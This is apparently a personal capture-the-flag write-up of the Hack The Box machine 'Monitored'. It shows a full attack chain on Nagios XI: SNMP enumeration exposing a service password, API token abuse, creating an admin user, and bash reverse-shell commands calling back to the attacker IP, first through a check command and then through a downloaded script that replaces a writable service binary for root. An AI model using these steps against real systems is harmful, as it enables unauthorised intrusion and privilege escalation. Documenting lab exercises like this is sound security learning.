

Monitered

1. nmap

```
(kali@kali) [~/htb/monitored]
$ sudo nmap -ss -sV -sC 10.10.11.248
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-28 04:35 EDT
Nmap scan report for 10.10.11.248
Host is up (0.24s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
|_ ssh-hostkey:
|   3072 61:e2:e7:b4:1b:5d:46:dc:3b:2f:91:38:e6:6d:c5:ff (RSA)
|   256 29:73:c5:a5:8d:aa:3f:60:a9:4a:a3:e5:9f:67:5c:93 (ECDSA)
|_  256 6d:7a:f9:eb:8e:45:c2:02:6a:d5:8d:4d:b3:a3:37:6f (ED25519)
80/tcp    open  http     Apache httpd 2.4.56
|_ http-server-header: Apache/2.4.56 (Debian)
|_ http-title: Did not follow redirect to https://nagios.monitored.htb/
389/tcp    open  ldap     OpenLDAP 2.2.X - 2.3.X
443/tcp    open  ssl/http Apache httpd 2.4.56 ((Debian))
|_ tls-alpn:
|_  http/1.1
|_ ssl-cert: Subject: commonName=nagios.monitored.htb/organizationName=Monitored/stateOrProvinceName=Dorset/countryName=UK
|_ Not valid before: 2023-11-11T21:46:55
|_ Not valid after: 2297-08-25T21:46:55
|_ ssl-date: TLS randomness does not represent time
|_ http-title: Nagios XI
|_ http-server-header: Apache/2.4.56 (Debian)
Service Info: Host: nagios.monitored.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
(kali@kali) [~/htb/monitored]
$ sudo nmap -sS -sV -sC 10.10.11.248
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-30 12:20 EDT
Nmap scan report for nagios.monitored.htb (10.10.11.248)
Host is up (0.25s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
|_ ssh-hostkey:
|   3072 61:e2:e7:b4:1b:5d:46:dc:3b:2f:91:38:e6:6d:c5:ff (RSA)
|   256 29:73:c5:a5:8d:aa:3f:60:a9:4a:a3:e5:9f:67:5c:93 (ECDSA)
|_  256 6d:7a:f9:eb:8e:45:c2:02:6a:d5:8d:4d:b3:a3:37:6f (ED25519)
80/tcp    open  http     Apache httpd 2.4.56
|_ http-server-header: Apache/2.4.56 (Debian)
|_ http-title: Did not follow redirect to https://nagios.monitored.htb
389/tcp    open  ldap     OpenLDAP 2.2.X - 2.3.X
443/tcp    open  ssl/http Apache httpd 2.4.56 ((Debian))
|_ tls-alpn:
|_  http/1.1
|_ http-title: Nagios XI
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=nagios.monitored.htb/organizationName=Monitored/stateOrProvinceName=Dorset/countryName=UK
|_ Not valid before: 2023-11-11T21:46:55
|_ Not valid after: 2297-08-25T21:46:55
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.85 seconds
```

- 4 port is opening


2. feroxbuster

```

403 GET 9l 28w 286c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404 GET 9l 31w 283c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 5l 12w 1073c https://nagios.monitored.htb/nagiosxi/favicon.ico
302 GET 1l 5w 27c https://nagios.monitored.htb/nagiosxi/ => https://nagios.monitored.htb/nagiosxi/login.php?redirect=/nagiosxi/index.php%3f&noauth=1
200 GET 118l 617w 37941c https://nagios.monitored.htb/nagiosxi/images/apple-touch-icon-precomposed.png
200 GET 40l 234w 14576c https://nagios.monitored.htb/nagiosxi/images/apple-touch-icon.png
200 GET 196l 217w 27444c https://nagios.monitored.htb/nagiosxi/images/nagios_logo_white_transbg.png
200 GET 272l 1974w 16128c https://nagios.monitored.htb/nagiosxi/includes/css/themes/modern.css
200 GET 177l 116w 17339c https://nagios.monitored.htb/nagiosxi/images/favicon-32x32.png
200 GET 132l 618w 32639c https://nagios.monitored.htb/nagiosxi/includes/js/core.js
200 GET 1186l 8534w 70367c https://nagios.monitored.htb/nagiosxi/includes/css/base.css
200 GET 6l 1474w 123729c https://nagios.monitored.htb/nagiosxi/includes/css/bootstrap.3.min.css
200 GET 2l 1294w 89500c https://nagios.monitored.htb/nagiosxi/includes/js/jquery/jquery-3.6.0.min.js
200 GET 75l 208w 3245c https://nagios.monitored.htb/
301 GET 9l 28w 339c https://nagios.monitored.htb/nagiosxi/about => https://nagios.monitored.htb/nagiosxi/about/
200 GET 75l 208w 3245c https://nagios.monitored.htb/index.php
301 GET 9l 28w 335c https://nagios.monitored.htb/javascript => https://nagios.monitored.htb/javascript/
200 GET 299l 1662w 19586c https://nagios.monitored.htb/nagiosxi/about/main.php
401 GET 14l 54w 468c https://nagios.monitored.htb/nagios
200 GET 309l 1404w 18504c https://nagios.monitored.htb/nagiosxi/about/index.php
[#####] - 29s 18578/18578 0s found:18 errors:8349
[#####] - 25s 4614/4614 187/s https://nagios.monitored.htb/
[#####] - 21s 4614/4614 223/s https://nagios.monitored.htb/nagiosxi/about/
[#####] - 19s 4614/4614 249/s https://nagios.monitored.htb/cgi-bin/
[#####] - 9s 4614/4614 498/s https://nagios.monitored.htb/javascript/

```

3. Enumerate



- Found a basic login and mobile login page
- Let's enumerate the API endpoints

```

(kali@kali)-[~/htb/monitored]
$ wfuzz -z file,/usr/share/dirb/wordlists/medium.txt -t 60 --hw 0 --hc 404 "https://nagios.monitored.htb/nagiosxi/api/FUZZ"
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: https://nagios.monitored.htb/nagiosxi/api/FUZZ
Total requests: 30000

+-----+-----+-----+-----+-----+-----+
| ID      | Response | Lines | Word  | Chars | Payload |
+-----+-----+-----+-----+-----+-----+
| 000000004: | 301      | 9 L   | 28 W  | 346 Ch | "includes" |
| 000001159: | 301      | 9 L   | 28 W  | 340 Ch | "v1" |


```

- Found the version v1. Let's enum again

```
(kali@kali)-[~/htb/monitored]
└─$ wfuzz -z file,/usr/share/dirb/wordlists/medium.txt -t 60 --hw 0 --hc 404 "https://nagios.monitored.htb/nagiosxi/api/v1/FUZZ"
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work co
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: https://nagios.monitored.htb/nagiosxi/api/v1/FUZZ
Total requests: 30000
```

ID	Response	Lines	Word	Chars	Payload
000000046:	200	1 L	4 W	32 Ch	"tag"
000000001:	200	1 L	4 W	32 Ch	"cgi-bin"
000000031:	200	1 L	4 W	32 Ch	"test"
000000049:	200	1 L	4 W	32 Ch	"category"
000000045:	200	1 L	4 W	32 Ch	"img"
000000003:	200	1 L	4 W	32 Ch	"admin"
000000007:	200	1 L	4 W	32 Ch	"cache"
000000047:	200	1 L	4 W	32 Ch	"sites"
000000048:	200	1 L	4 W	32 Ch	"feed"
000000015:	200	1 L	4 W	32 Ch	"css"
000000068:	200	1 L	4 W	32 Ch	"Templates"



- Found many endpoints but we don't have API key. After reading community solution and learnt something new, I found the SNMP port open. All the boxes I solved till now simply solved with just the basic TCP scan, never tried UDP. So now, let's try with UDP scan as well

```
(kali@kali)-[~/htb/monitored]
└─$ sudo nmap -sU 10.10.11.248 -p 161 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-30 13:43 EDT
Nmap scan report for nagios.monitored.htb (10.10.11.248)
Host is up (0.25s latency).

Bug in snmp-win32-software: no string output.
PORT      STATE SERVICE VERSION
161/udp   open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: 6f3fa7421af94c6500000000
|   snmpEngineBoots: 36
|_  snmpEngineTime: 13h42m40s
| snmp-processes:
```

snmpwalk -v 1 -c public -O a 10.10.11.248 >> snmpwalk.txt"

```
(kali@kali)~/.http/monitored
$ cat snmpwall.txt | grep 'svc'
iso.3.6.1.2.1.25.4.2.1.5.611 = STRING: "-c sleep 30; sudo -u svc /bin/bash -c /opt/scripts/check_host.sh svc XjH7VCehowpR1xZB"
iso.3.6.1.2.1.25.4.2.1.5.1401 = STRING: "-u svc /bin/bash -c /opt/scripts/check_host.sh svc XjH7VCehowpR1xZB"
iso.3.6.1.2.1.25.4.2.1.5.1402 = STRING: "-c /opt/scripts/check_host.sh svc XjH7VCehowpR1xZB"
```

- Try to login with the user I just found

- The credential we found might be a valid one as the account is disabled here. Also tried on the mobile login page. There too it doesn't help us
- Using burp to catch the login and analyze it. Send to repeater and config the post request, we got the token

```
POST /nagiosxi/api/v1/authenticate HTTP/1.1
Host: nagios.monitored.htb
Cookie: nagiosxi=v28pnlumd4dagjc7icle4v7qq
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://nagios.monitored.htb/nagiosxi/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: https://nagios.monitored.htb
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close


username=svc&password=XjH7VCehowpR1xZB
```

```
1 HTTP/1.1 200 OK
2 Date: Tue, 30 Apr 2024 17:57:00 GMT
3 Server: Apache/2.4.56 (Debian)
4 Access-Control-Allow-Origin: *
5 Access-Control-Allow-Methods: POST, GET, OPTIONS, DELETE, PUT
6 Content-Length: 151
7 Connection: close
8 Content-Type: application/json
9
10 {
  "username": "svc",
  "user_id": "2",
  "auth_token": "c35f62406efd857cled092281c5051ae8df6e98c",
  "valid_min": 5,
  "valid_until": "Tue, 30 Apr 2024 14:02:00 -0400"
}
11
```


- I tried applying this token as a cookie but it didn't work. So after going through this [doc](#), I found the parameter we need to pass this token value

```
https://localhost:5693/api?token=mytoken
```

- Success to login as 'svc'



- Enum the dashboard fully but couldn't find anything. So searched for an exploit and found something



- SQL Injection. Let's sqlmap for something new

<pre>GET /nagiosxi/api/v1/admin?apikey=IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL HTTP/1.1 Host: nagios.monitored.htb Cookie: nagiosxi=v28pnllumd4dagjc7icle4v7qq User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Referer: https://nagios.monitored.htb/nagiosxi/login.php Content-Type: application/x-www-form-urlencoded Content-Length: 38 Origin: https://nagios.monitored.htb Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Sec-Fetch-User: ?1 Te: trailers Connection: close username=svc&password=XjH7VCehowpR1xZB</pre>	<pre>1 HTTP/1.1 404 Not Found 2 Date: Tue, 30 Apr 2024 18:16:49 GMT 3 Server: Apache/2.4.56 (Debian) 4 Access-Control-Allow-Origin: * 5 Access-Control-Allow-Methods: POST, GET, OPTIONS, DELETE, PUT 6 Content-Length: 19 7 Connection: close 8 Content-Type: application/json 9 10 NoEndpoint:admin 11</pre>
---	--

- We need to get the correct endpoint

Re: add new users to Nagios XI web interface

by **imilchev** • Mon Mar 13, 2017 1:27 pm

You can use the new REST API to add users.


Example:

```
CODE: SELECT ALL
curl -XPOST "http://x.x.x.x/nagiosxi/api/v1/system/user?apikey=LTltbjobR0X3V5ViDIitYaI8hjsjofBaOcwYukamF7oAsD8lhJRv5Pwq8I3PjTF7&pr
{
  "success": "User account jmc Douglas was added successfully!",
  "userid": 13
}
```

The REST API documentation is available in the Nagios XI web UI, under the "Help" menu.

Hope this helps.

Be sure to check out our [Knowledgebase](#) for helpful articles and solutions!



imilchev
Former Nagios Staff

Posts: 13587
Joined: Mon May 23, 2011 12:15 pm

- Try to add the new user

POST /nagiosxi/api/v1/system/user?

apikey=IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL
HTTP/1.1

- Success adding the new user

<pre>POST /nagiosxi/api/v1/system/user?apikey=IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL HTTP/1.1 Host: nagios.monitored.htb Cookie: nagiosxi=v28pnllumd4dagjc7icle4v7qq User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Referer: https://nagios.monitored.htb/nagiosxi/login.php Content-Type: application/x-www-form-urlencoded Content-Length: 60 Origin: https://nagios.monitored.htb Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Sec-Fetch-User: ?1 Te: trailers Connection: close username=ani&email=ani@htb.com&name=Ani&password=ani@123456</pre>	<pre>1 HTTP/1.1 200 OK 2 Date: Tue, 30 Apr 2024 18:23:09 GMT 3 Server: Apache/2.4.56 (Debian) 4 Access-Control-Allow-Origin: * 5 Access-Control-Allow-Methods: POST, GET, OPTIONS, DELETE, PUT 6 Content-Length: 67 7 Connection: close 8 Content-Type: application/json 9 10 { 11 "success": "User account ani was added successfully!", 12 "user_id": 6 13 }</pre>
---	--

- Log in with the new account. Compared to user 'svc' but don't find anything news. So found 1 [query](#) on Nagios Support Forum that can escalate a newly created user's privilege to admin level. So, we just need to add the 'auth_level' parameter with the user creation data we passed


```

POST /nagiosxi/api/v1/system/user?apiKey=TudGPk9pEKies9%J7ggP089g3YndctnPeRQ0eSZP070IrkJE0wFV066utSOHL
HTTP/1.1
Host: nagios.monitored.htb
Cookie: nagiosxi=29m1lmsd4ajic71cle47q
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://nagios.monitored.htb/nagiosxi/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 79
Origin: https://nagios.monitored.htb
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
username=ad&email=ad@htb.co&name=Ad&password=ad@123456&auth_level=ad&in

1 HTTP/1.1 200 OK
2 Date: Tue, 30 Apr 2024 18:27:00 GMT
3 Server: Apache/2.4.56 (Debian)
4 Access-Control-Allow-Origin: *
5 Access-Control-Allow-Methods: POST, GET, OPTIONS, DELETE, PUT
6 Content-Length: 66
7 Connection: close
8 Content-Type: application/json
9
10 {
11   "success": "User account ad was added successfully!",
12   "user_id": 7
13 }

```

- Log in again and we got the new section. Researching for a while, I found the section that allows system command execution as well



- Configure ⇒ Core Config Manager ⇒ Commands ⇒ Add New

Command Management

Command Name *

Example: check_example

Command Line *

Example: \$USER1\$/check_example -H \$HOSTADDRESS\$ -P \$ARG1\$ \$ARG2\$

Command Type:

check command ▼

☒ Active ⓘ

Available Plugins

▼ ⓘ

- Follow the sections and setup a reverseshell command and finally get the database updated
- Configure ⇒ Core Config Manager ⇒ Services ⇒ Add New

Service Management

Common Settings
✓ Check Settings
Alert Settings
Misc Settings

Config Name *
RevShell

Description *

Display name

Manage Hosts 0

Manage Templates 0

Manage Host Groups 0

Manage Service Groups 0

☒ Active ⓘ

Check command
RevShell

Command view
bash -c 'bash -i -p >& /dev/tcp/10.10.14.155/8787 0>&1'

\$ARG1\$

\$ARG2\$

\$ARG3\$

\$ARG4\$

\$ARG5\$

\$ARG6\$

\$ARG7\$

\$ARG8\$

Add Arguments + Delete Arguments -

▶ Run Check Command

- Run the nc and success access to the victim

```

(kali㉿kali)-[~/htb/monitored]
$ sudo nc -nlvp 8787
[sudo] password for kali:
listening on [any] 8787 ...
connect to [10.10.14.155] from (UNKNOWN) [10.10.11.248] 45048
bash: cannot set terminal process group (52253): Inappropriate ioctl for device
bash: no job control in this shell
nagios@monitored:~$

```

- Found the user flag

```
nagios@monitored:~$ ls
ls
cookie.txt
user.txt
nagios@monitored:~$ cat user.txt
cat user.txt
ae9f52774f7c3ce6bd82eb45359b1846
nagios@monitored:~$
```

4. Find the root flag

```
sudo -l
Matching Defaults entries for nagios on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User nagios may run the following commands on localhost:
    (root) NOPASSWD: /etc/init.d/nagios start
    (root) NOPASSWD: /etc/init.d/nagios stop
    (root) NOPASSWD: /etc/init.d/nagios restart
    (root) NOPASSWD: /etc/init.d/nagios reload
    (root) NOPASSWD: /etc/init.d/nagios status
    (root) NOPASSWD: /etc/init.d/npcd start
    (root) NOPASSWD: /etc/init.d/npcd stop
    (root) NOPASSWD: /etc/init.d/npcd restart
    (root) NOPASSWD: /etc/init.d/npcd reload
    (root) NOPASSWD: /etc/init.d/npcd status
    (root) NOPASSWD: /usr/bin/php
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/components/autodiscover_new.php *
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/send_to_nls.php *
    (root) NOPASSWD: /usr/bin/php
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/migrate/migrate.php *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/components/getprofile.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/upgrade_to_latest.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/change_timezone.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_services.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/reset_config_perms.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_ssl_config.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/backup_xi.sh *
nagios@monitored:~$
```

- I focused on `/usr/local/nagiosxi/scripts/manage_services.sh`
- Found a two writable binaries which are getting executed by their corresponding services 'nagios.service' and 'npcd.service'.

Examples:

```
./manage_services.sh start httpd
./manage_services.sh restart mysqld
./manage_services.sh checkconfig nagios
```

```
nagios@monitored:/usr/local/nagios/bin$ sudo /usr/local/nagiosxi/scripts/manage_services.sh status npcd
<cal/nagiosxi/scripts/manage_services.sh status npcd
• npcd.service - Nagios Process Control Daemon
  Loaded: loaded (/etc/systemd/system/npcd.service; enabled; vendor preset: enabled)
  Active: active (running) since Tue 2024-04-30 15:48:25 EDT; 3min 4s ago
    Main PID: 54827 (npcd)
      Tasks: 2 (limit: 4661)
     Memory: 964.0K
        CPU: 22ms
    CGroup: /system.slice/npcd.service
            └─54827 /bin/bash /usr/local/nagios/bin/npcd -f /usr/local/nagios/etc/pnp/npcd.cfg
              └─54828 bash -i
```

- When I run the script I found that this script provides start & stop service, and there is no built in commands.
- I also noticed a file **/usr/local/nagios/bin/npcd** which is owned by user **nagios**, and can be modified.
- So I modified the binary content in the file by modifying it with reverse shell code

```
nagios@monitored:~$ rm /usr/local/nagios/bin/nagios
rm /usr/local/nagios/bin/nagios
nagios@monitored:~$ cd /usr/local/nagios/bin
cd /usr/local/nagios/bin
nagios@monitored:/usr/local/nagios/bin$ wget http://10.10.14.155:2021/npcd
wget http://10.10.14.155:2021/npcd
--2024-04-30 15:47:53--  http://10.10.14.155:2021/npcd
Connecting to 10.10.14.155:2021... connected.
HTTP request sent, awaiting response... 200 OK
Length: 55 [application/octet-stream]
Saving to: 'npcd'

0K
100% 6.13M=0s
```

- The revshell

```
(kali@kali)-[~/htb/monitored]
$ cat npcd
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.155/8788 0>&1
```

- Now we want to stop the current running process

```
nagios@monitored:/usr/local/nagios/bin$ sudo /usr/local/nagiosxi/scripts/manage_services.sh stop npcd
<local/nagiosxi/scripts/manage_services.sh stop npcd
```

- Before we restart the service again, we should run netcat listener on another terminal

```
nagios@monitored:/usr/local/nagios/bin$ sudo /usr/local/nagiosxi/scripts/manage_services.sh restart npcd  
<al/nagiosxi/scripts/manage_services.sh restart npcd
```

```
(kali㉿kali)-[~/htb/monitored]  
$ sudo nc -nlvp 8788  
listening on [any] 8788 ...  
connect to [10.10.14.155] from (UNKNOWN) [10.10.11.248] 53950  
bash: cannot set terminal process group (54827): Inappropriate ioctl for device  
bash: no job control in this shell  
root@monitored:/# ls
```

- Got the root and found the flag

```
root@monitored:/root# cat root.txt  
cat root.txt  
3314a3c603653088f331f03cd8971706  
root@monitored:/root#
```